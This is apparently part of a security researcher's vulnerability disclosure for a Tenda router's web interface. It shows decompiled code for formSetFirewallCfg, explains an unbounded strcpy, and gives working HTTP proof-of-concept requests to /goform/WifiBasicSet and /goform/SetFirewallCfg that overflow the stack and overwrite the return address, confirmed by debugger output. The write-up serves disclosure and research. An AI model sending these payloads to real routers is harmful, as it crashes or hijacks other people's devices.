
PoC



```
POST /goform/WifiBasicSet HTTP/1.1
Host: 192.168.0.1
Content-Length: 186
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.105 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/wireless_ssid.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=dgw1qw
Connection: close

doubleBand=0&wrlEn=1&wrlEn_5g=1&security=wpawpa2psk&security_5g=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&ssid=Tenda_CCBAC0&ssid_5g=Tenda_CCBAC0_5G&
hideSsid=0&hideSsid 5g=0&wrlPwd=qwe123!%40%23&wrlPwd 5g=qwe123!%40%23
```

6、Stack Overflow in function `SetFirewallCfg`


Function address: `0x00487510



```
void __fastcall formSetFirewallCfg(_DWORD *a1)
{
  _BOOL4 v1; // [sp+20h] [+20h]
  char *s; // [sp+24h] [+24h]
  int v3[2]; // [sp+28h] [+28h] BYREF
  char v4[64]; // [sp+30h] [+30h] BYREF
  int v5[2]; // [sp+70h] [+70h] BYREF
  char v6[64]; // [sp+78h] [+78h] BYREF

  v3[0] = 0;
  v3[1] = 0;
  memset(v4, 0, sizeof(v4));
  v5[0] = 0;
  v5[1] = 0;
  memset(v6, 0, sizeof(v6));
  s = (char *)websGetVar(a1, "firewallEn", "1111");
  if ( strlen(s) >= 4 )
  {
    strcpy((char *)v3, s);
    GetValue("security.ddos.map", v4);
    GetValue("firewall.pingwan", v5);
    sprintf(v6, "%c,1500;%c,1500;%c,1500", SLOBYTE(v3[0]), SBYTE2(v3[0]), SBYTE1(v3[0]));
    SetValue("security.ddos.map", v6);
    SetValue("firewall.pingwan", (char *)v3 + 3);
    doSystemCmd("cfm post  netctrl ddos_ip_fence?op=6");
  }
  v1 = CommitCfm() == 0;
  websWrite(a1, "HTTP/1.0 200 OK\r\n\r\n");
  websWrite(a1, "{\"errCode\":%d}", v1);
  websDone(a1, 200);
}
```


User control pointer s by parameter firewallEn in web requesting; v3 is an array on the stack, and using `strcpy` to copy `s` to v3 without length limit will cause stack overflow.

PoC



```
POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 163
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.105 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/wireless_ssid.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=dgw1qw
Connection: close

firewallEn=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb
```

Return address is overflowed by bbbb



```
pwndbg> bt
#0  0x0040c1b4 in bfree ()
#1  0x00431460 in websFree ()
#2  0x0043117c in websDone ()
#3  0x004877a0 in formSetFirewallCfg ()
#4  0x62626262 in ?? ()
Backtrace stopped: frame did not save the PC
```